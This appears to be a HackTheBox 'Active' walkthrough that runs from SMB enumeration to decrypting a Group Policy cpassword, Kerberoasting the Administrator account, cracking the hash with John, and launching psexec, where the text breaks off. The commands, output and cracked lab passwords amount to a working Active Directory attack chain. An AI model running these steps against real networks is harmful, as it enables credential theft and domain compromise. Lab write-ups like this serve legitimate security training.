

ACTIVE

HACKTHEBOX - ACTIVE - 10.10.10.100
===




```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-02-02 23:04:19Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc        Microsoft Windows RPC
9389/tcp  open  mc-nmf       .NET Message Framing
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49169/tcp open  msrpc        Microsoft Windows RPC
49171/tcp open  msrpc        Microsoft Windows RPC
49182/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4m02s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-02-02T23:05:14
|_  start_date: 2021-02-02T22:42:55
```

Since Net-BIOS is enabled, we should be able to enumerate SMB shares without authentication:




```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ smbmap -H 10.10.10.100
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Replication                                             READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
        Users                                                   NO ACCESS
```

I was able to get SMB login without credentials as well, and got a Groups.xml file:



```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> mget Groups.xml
nmap/     words.txt
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> mget Groups.xml
Get file Groups.xml? yes
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
Groups.xml (6.4 KiloBytes/sec) (average 6.4 KiloBytes/sec)
```


In the Groups.xml file there's some credentials:



```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\S
VC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName=""
 fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ"
 changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

User: SVC_TGS
Pass: edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ


The password is most likely some kind of encryption. After googling **Groups.xml file**, I found this article:
(https://ethicalhackingguru.com/how-to-exploit-groups-xml-files/)
Which suggests a tool called gpp-decrypt to decrypt the cpassword.



```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```


User: SVC_TGS
Pass: GPPstillStandingStrong2k18

And using crackmapexec to check what shares I have access to:




```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ crackmapexec smb 10.10.10.100 -u SVC_TGS -p GPPstillStandingStrong2k18 --shares
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb)
) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         10.10.10.100    445    DC               [+] Enumerated shares
SMB         10.10.10.100    445    DC               Share           Permissions     Remark
SMB         10.10.10.100    445    DC               -----           -----------     ------
SMB         10.10.10.100    445    DC               ADMIN$                          Remote Admin
SMB         10.10.10.100    445    DC               C$                              Default share
SMB         10.10.10.100    445    DC               IPC$                            Remote IPC
SMB         10.10.10.100    445    DC               NETLOGON        READ            Logon server share
SMB         10.10.10.100    445    DC               Replication     READ
SMB         10.10.10.100    445    DC               SYSVOL          READ            Logon server share
SMB         10.10.10.100    445    DC               Users           READ
```

Now I can login to the Users share:




```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ smbclient -U SVC_TGS \\\\10.10.10.100\\Users
Enter WORKGROUP\SVC_TGS's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sat Jul 21 10:39:20 2018
  ..                                 DR        0  Sat Jul 21 10:39:20 2018
  Administrator                       D        0  Mon Jul 16 06:14:21 2018
  All Users                       DHSrn        0  Tue Jul 14 01:06:44 2009
  Default                           DHR        0  Tue Jul 14 02:38:21 2009
  Default User                    DHSrn        0  Tue Jul 14 01:06:44 2009
  desktop.ini                       AHS      174  Tue Jul 14 00:57:55 2009
  Public                             DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                             D        0  Sat Jul 21 11:16:32 2018

                10459647 blocks of size 4096. 5724554 blocks available
```

And get the user flag:



```
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                            A       34  Sat Jul 21 11:06:25 2018

                10459647 blocks of size 4096. 5724554 blocks available
smb: \SVC_TGS\Desktop\> mget user.txt
```


And since kerberos is running on port 88, I decided to try kerberoasting with the credentials:



```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ impacket-GetUserSPNs -request active.htb/SVC_TGS -dc-ip 10.10.10.100 -outputfile hashcat
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet             Las
tLogon                   Delegation
--------------------  -------------  ---------------------------------------------------------  --------------------------  ---
----------------------   ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351723  202
1-01-21 11:07:03.723783
```

Got the Administrator hash!


Had to use john-the-ripper, because hashcat was acting up:
john-the-ripper --wordlist=/home/user/Documents/wordlists/rockyou.txt active.txt



```
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
```

User: Administrator
Pass: Ticketmaster1968


Now it's time for psexec:



```
┌──(user㉿boy)-[~/BOXES/htb/boxes/active]
└─$ impacket-psexec administrator@10.10.10.100
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file ACDrPapY.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service Vteb on 10.10.10.100.....
[*] Starting service Vteb.....
[!] Press help for extra shell commands
